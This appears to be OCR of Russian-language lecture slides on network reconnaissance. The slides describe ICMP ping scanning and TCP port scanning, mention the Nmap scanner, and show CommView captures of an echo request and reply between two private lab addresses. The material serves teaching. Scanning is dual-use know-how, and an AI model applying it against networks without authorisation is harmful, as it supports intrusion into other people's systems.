
Исследование сетевой топологии


- ICMP-сканирование
  - команда ECHO_REQUEST протокола ICMP
  - ответное сообщение ECHO_REPLY
- TCP-сканирование
  - последовательная установка сетевого соединения по определенному порту с перебором IP-адресов

Программа NMAP —
свободно распространяемый сканер портов
http://www.insecure.org/nmap/


ICMP-сканирование




CommView
File Search View Tools Settings Rules Help
MAC Bridge Miniport - Packet Scheduler Miniport
IP Statistics
Packets
Logging
Rules
No Protocol MAC Addresses IP Addresses Ports
7 IP/ICMP 02:08:02:B5:F5:... 192.168.200.1 => 192.168.200.2 N/A
8 IP/ICMP 02:08:02:B5:F5:... 192.168.200.1 <= 192.168.200.2 N/A
0x0000 00 08 02 B7 CD C3 02 08-02 B5 F5 A0 08 00 45 00
0x0010 00 3C 1E E5 00 00 80 01-0A 87 C0 A8 C8 01 C0 A8
0x0020 C8 02 08 00 EA E8 01 00-05 00 61 62 63 64 65 66
0x0030 67 68 69 6A 6B 6C 6D 6E-6F 70 71 72 73 74 75 76
0x0040 77 78 79 7A 7B 7C 7D 7E-7F 80
Ethernet II
Destination MAC: 00:08:02:B7:CD:C3
Source MAC: 02:08:02:B5:F5:A0
Ethertype: 0x0800 (2048) - IP
Direction: Out
Time / Delta Time: 16:37:04,218 / 30,109
Frame size: 74 bytes
IP
ICMP
Type: 0x08 (8) - Echo
Code: 0x00 (0)
Checksum: 0xEAE8 (60136) - correct
Identifier: 0x0100 (256)
Sequence Number: 0x0500 (1280)
ICMP-запрос
Capture: On
Pkts: 575 in / 641 out / 7 pass
Auto-saving: Off
Rules: Off
2% CPU Usage



CommView
File Search View Tools Settings Rules Help
MAC Bridge Miniport - Packet Scheduler Miniport
IP Statistics Packets Logging Rules
No Protocol MAC Addresses IP Addresses Ports
6 IP/UDP 02:08:02:B5:F5:... 192.168.200.1 => 192.168.200.255 137 => 137
7 IP/ICMP 02:08:02:B5:F5:... 192.168.200.1 => 192.168.200.2 N/A
8 IP/ICMP 02:08:02:B5:F5:... 192.168.200.1 <= 192.168.200.2 N/A
0x0000 02 08 02 B5 F5 A0 00 08-02 B7 CD C3 08 00 45 00
0x0010 00 3C 09 27 00 00 80 01-20 45 C0 A8 C8 02 C0 A8
0x0020 C8 01 00 00 F2 E8 01 00-05 00 61 62 63 64 65 66
0x0030 67 68 69 6A 6B 6C 6D 6E-6F 70 71 72 73 74 75 76
0x0040 77 78 79 7A 7B 7C 7D 7E-7F 80
Ethernet II
Destination MAC: 02:08:02:B5:F5:A0
Source MAC: 00:08:02:B7:CD:C3
Ethertype: 0x0800 (2048) - IP
Direction: In
Time / Delta Time: 16:37:04,218 / 0,000
Frame size: 74 bytes
IP
ICMP
Type: 0x00 (0) - Echo reply
Code: 0x00 (0)
Checksum: 0xF2E8 (62184) - correct
Identifier: 0x0100 (256)
Sequence Number: 0x0500 (1280)
ICMP-ответ
Capture: Off
Pkts: 575 in / 641 out / 8 pass
Auto-saving: Off
Rules: Off
4% CPU Usage

Результат ICMP-сканирования

